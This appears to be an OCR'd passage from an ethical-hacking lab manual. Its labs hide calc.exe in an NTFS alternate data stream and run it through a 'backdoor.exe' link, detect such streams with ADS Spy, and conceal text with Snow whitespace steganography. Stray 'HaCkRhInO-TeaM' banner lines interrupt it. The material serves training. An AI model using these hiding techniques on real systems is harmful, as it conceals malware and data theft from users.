


FIGURE 11.2: Windows Server 2008 C:\ driver properties

4. Open **Windows Explorer**, navigate to **C:** drive, create a new folder and name it **magic**. Using Windows Explorer, copy **calc.exe** from **C:\windows\system32** to **C:\magic**.




FIGURE 11.3: Copied calc.exe file to c:\magic

5. Launch the **command prompt,** and type **cd C:\magic**. The command-prompt directory points to the C:\magic drive. Now type **notepad readme.txt** and press **Enter**.




FIGURE 11.4 Changing directory to c:\magic and creating readme.txt notepad file

6. The **readme.txt** notepad appears; click **Yes** button if prompted to create a new **readme.txt** file.




FIGURE 11.5 Creating readme.txt notepad file

7. Now type **Hello World !!** in the notepad file.




FIGURE 11.6: Type Hello world ! in readme.txt notepad file

NTFS stream runs on any version of Windows as long as the drive is formatted NTFS

8. Click **File**, and click **Save** to save the **readme.txt** notepad file.




FIGURE 11.7: Save the readme.txt notepad file

9. Type **dir** and press **Enter**. This lists all the files present in the directory, along with the files' sizes. Note the file **size** of **readme.txt**.




FIGURE 11.8: Note the size of the readme.txt file

A stream consists of data associated with a main file or directory (known as the main unnamed stream).

10. Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt:

type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

Then press **Enter**.




FIGURE 11.9: Command prompt with hiding calc.exe command

11. Type **dir** in command prompt and note the file size of **readme.txt**, which **should not change**. Navigate to the directory **c:\magic,** and **delete calc.exe**.




FIGURE 11.10: Command prompt with executing hidden calc.exe command

NTFS supersedes the FAT file system as the preferred file system for Microsoft's Windows operating systems.

TASK 2

Execute the Hidden Application

12. Type the following command in the command prompt:

mklink backdoor.exe readme.txt:calc.exe

Then press **enter**.

In the next line, type **backdoor** and press **enter**. The calculator program will be **executed** as shown in the following screenshot:




FIGURE 11.11: Command prompt with executed hidden calc.exe

13. In real-time, attackers may hide malicious files from being visible to the legitimate users by using NTFS streams and execute them whenever required.

A stream is a hidden file that is linked to a normal (visible) file.

Lab Analysis

Document all the results discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 12

Find Hidden Files Using ADS Spy

Ads Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on Windows Server 2008 with NTFS file systems.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Alternate Data Streams (ADS) are a way of storing meta-information for files without actually storing the information in the file it belongs to. All versions of Windows operating systems support the NTFS ADS streams. When it comes to security, the danger of ADSes lies in the fact that the information they contain does not alter any noticeable characteristics of the particular file to which they are attached. Attackers use the NTFS streams to hide sensitive information on the system, and even store trojan executable files in ADS streams of random files on the system. Use with caution. As an expert ethical hacker and penetration tester, you must understand how to identify and find files or data hidden in ADS streams.

Lab Objectives

The objective of this lab is to help students learn how to list, view, or delete Alternate Data Streams, and how to use them.

It will teach you how to:

- Use ADS Spy
- Find hidden files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- ADS Spy located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**
- Or, download the latest version of ADS Spy at http://www.merijn.nu/programs.php#adsspy
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Run this tool in Windows Server 2012

Lab Duration

Time: 5 Minutes

Overview of ADS Spy

An ADS (Alternate Data Stream) is a technique used to store meta-info on files.


ADS Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on Windows Server 2008 with NTFS file systems. ADS Spy is a method of storing meta-information of files, without actually storing the information inside the file it belongs to.

Lab Tasks

TASK 1

Launch ADS Spy

1. Navigate to the ADS Spy directory **D:\CEH-Tools\CEHv9 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**, and double-click **ADSSpy.exe**.
2. If the **Open File - Security Warning** appears, click **Run**.
3. **ADS Spy** main window appears, as shown in the following screenshot:



ADS Spy is a small tool to list, view, or delete Alternate Data Streams (ADS) on Windows with NTFS file systems.

FIGURE 12.1 Welcome screen of ADS Spy

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

TASK 2

Scan the system for alternate data streams

4. Click **Full scan (all NTFS drives)** and check the option **Ignore safe system into data streams ("encryptable", "SummaryInformation", etc.)**.
5. Click **Scan the system for alternate data streams**.




FIGURE 12.2 ADS Spy window with Full Scan selected

ADS are a way of storing meta-information regarding files, without actually storing the information in the file it belongs to, carried over from early MacOS compatibility

6. ADS spy displays a list containing all the hidden streams.
7. To remove the Alternate Data Streams, select the unwanted streams' checkboxes and click **Remove selected streams**.

Compatible with: Windows Server 2012 and 2008




FIGURE 12.3: Find the hidden stream file

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab

13

Hiding Data Using White Space Steganography

Snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Network steganography describes all the methods used for transmitting data over a network without it being detected. Several methods for hiding data in a network have been proposed, but the main drawback of most of them is that they do not offer a secondary layer of protection. If steganography is detected, the data is in plain text. Attackers use steganography to transfer sensitive information out of the target system un detected. To be an expert Ethical Hacker and Penetration Tester, you must have sound knowledge of various steganography techniques.

Lab Objectives

The objective of this lab is to help students learn:

- Using Snow steganography to hide files and data
- Hiding files using spaces and tabs

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

- Snow located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- Run this tool on Windows Server 2012
- Or, download the latest version of Snow at http://www.darkside.com.au/snow/
- If you wish to download the latest version, then screenshots shown in the lab might differ

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Duration

Time: 5 Minutes

Overview of Snow

Snow exploits the steganographic nature of whitespace. Locating trailing whitespace in text is like finding a polar bear in a snow storm, it uses the ICE encryption algorithm, so the name is thematically consistent.

Lab Task

TASK 1

Hide Data Using Snow

1. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Whitespace Steganography Tools**, right-click the **Snow** folder, and select **CmdHere** from the context menu.
2. Open notepad, type **Hello World!** and press **Enter;** then long press **hyphen** to draw a line below it.
3. Save the file as **readme.txt** in the folder where **SNOW.EXE** is located.

The encryption algorithm built in to **snow** is ICE, a 64-bit block cipher also designed by the author of **snow**. It runs in 1-bit cipher-feedback (CFB) mode, which although inefficient (requiring a full 64-bit encryption for each bit of output).




FIGURE 13.1: Contents of readme.txt

4. Type this command in the command shell:

   snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt.

   (Here, **magic** is the password. You can type your desired password also. **readme2.txt** is the name of another file which will be created automatically in the same location.)

FIGURE 13.2: Hiding Contents of readme.txt and the text in the readme2.txt file

5. Now the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
6. The contents of **readme2.txt** are **readme.txt** + **My Swiss bank account number is 45656684512263**.
7. Now type **snow -C -p "magic" readme2.txt**, it will show the contents of readme.txt (magic is the password which was entered while hiding the data).

If you want to compress a long message, or one not containing standard text, you would be better off compressing the message externally with a specialized compression program, and bypassing **snow**'s optional compression step. This usually results in a better compression ratio.




FIGURE 13.3: Revealing the hidden data of readme2.txt

8. To check the file in GUI, open the **readme2.txt** in notepad and go to **Edit → Select all**, You will see the hidden data inside **readme2.txt** in form of spaces and tabs.




FIGURE 13.4: Contents of readme2.txt revealed with select all option

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 14

Image Steganography Using OpenStego

OpenStego is a steganography tool that hides data inside images.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The terrorists know that so many different types of files can hold all sorts of hidden information, and tracking or finding these files can be an almost impossible task. So they use stenographic techniques to hide data. This allows them to retrieve messages from their home bases and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know it. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

In order to be an expert ethical hacker and penetration tester, you must understand how to hide the text inside the image. In this lab we show how the text can be hidden inside an image using OpenStego tool.

Lab Objectives

The objective of this lab is to help the students how to hide secret text messages in images using OpenStego.

Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2012
- Windows 8.1 running as virtual machine
- OpenStego located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- Java Runtime Environment located at **D:\CEH-Tools\CEHv9 Lab Prerequisites\Java Runtime Environment**
- Administrative privileges to install and run tools

- Or, download the OpenStego tool from http://sourceforge.net/projects/openstego/files
- If you wish to download latest version screenshots may differ
- Run this tool on the Windows 8.1 virtual machine

Lab Duration

Time: 10 Minutes

Overview of OpenStego

OpenStego is Java-based application and supports password-based encryption of data for additional layer of security. It uses DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

Lab Tasks

TASK 1

Install Java Runtime Environment

1. Launch the **Windows 8.1** virtual machine from Hyper-V Manager and log in to the **Admin** user account.
2. Navigate to **Z:\CEHv9 Lab Prerequisites\Java Runtime Environment** and double-click **jre-7-windows-x64.exe.**
3. If a **User Account Control** pop-up appears, click **Yes**.
4. Follow the wizard driven installation steps to install Java Runtime Environment.

OpenStego is written in pure Java and should run on all platforms supported by java.

FIGURE 14.1: Installing Java Runtime Environment

5. Once done with the installation, click **Close**.

FIGURE 14.2: Installed Java Runtime Environment

TASK 2

Install OpenStego

6. Navigate to **Z:\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, and double-click **Setup-OpenStego-0.6.1.exe.**
7. If the **Open File - Security Warning** pop-up appears, click **Run**.
8. If a **User Account Control** pop-up appears, click **Yes**.
9. If a **Windows Security** dialog-box appears, enter the credentials of **Windows Server 2012** virtual machine, and click **OK**.

10. The **OpenStego** setup wizard appears, click **I Agree**.




FIGURE 14.3: Installing OpenStego

11. In the next step of the wizard, if you are asked to download java runtime environment, click **No**.




FIGURE 14.4: Installing OpenStego

12. After you click **No**, an **OpenStego** pop-up appears; click **OK**.




FIGURE 14.5: Installing OpenStego

13. In the next step of the wizard, click **Install**.

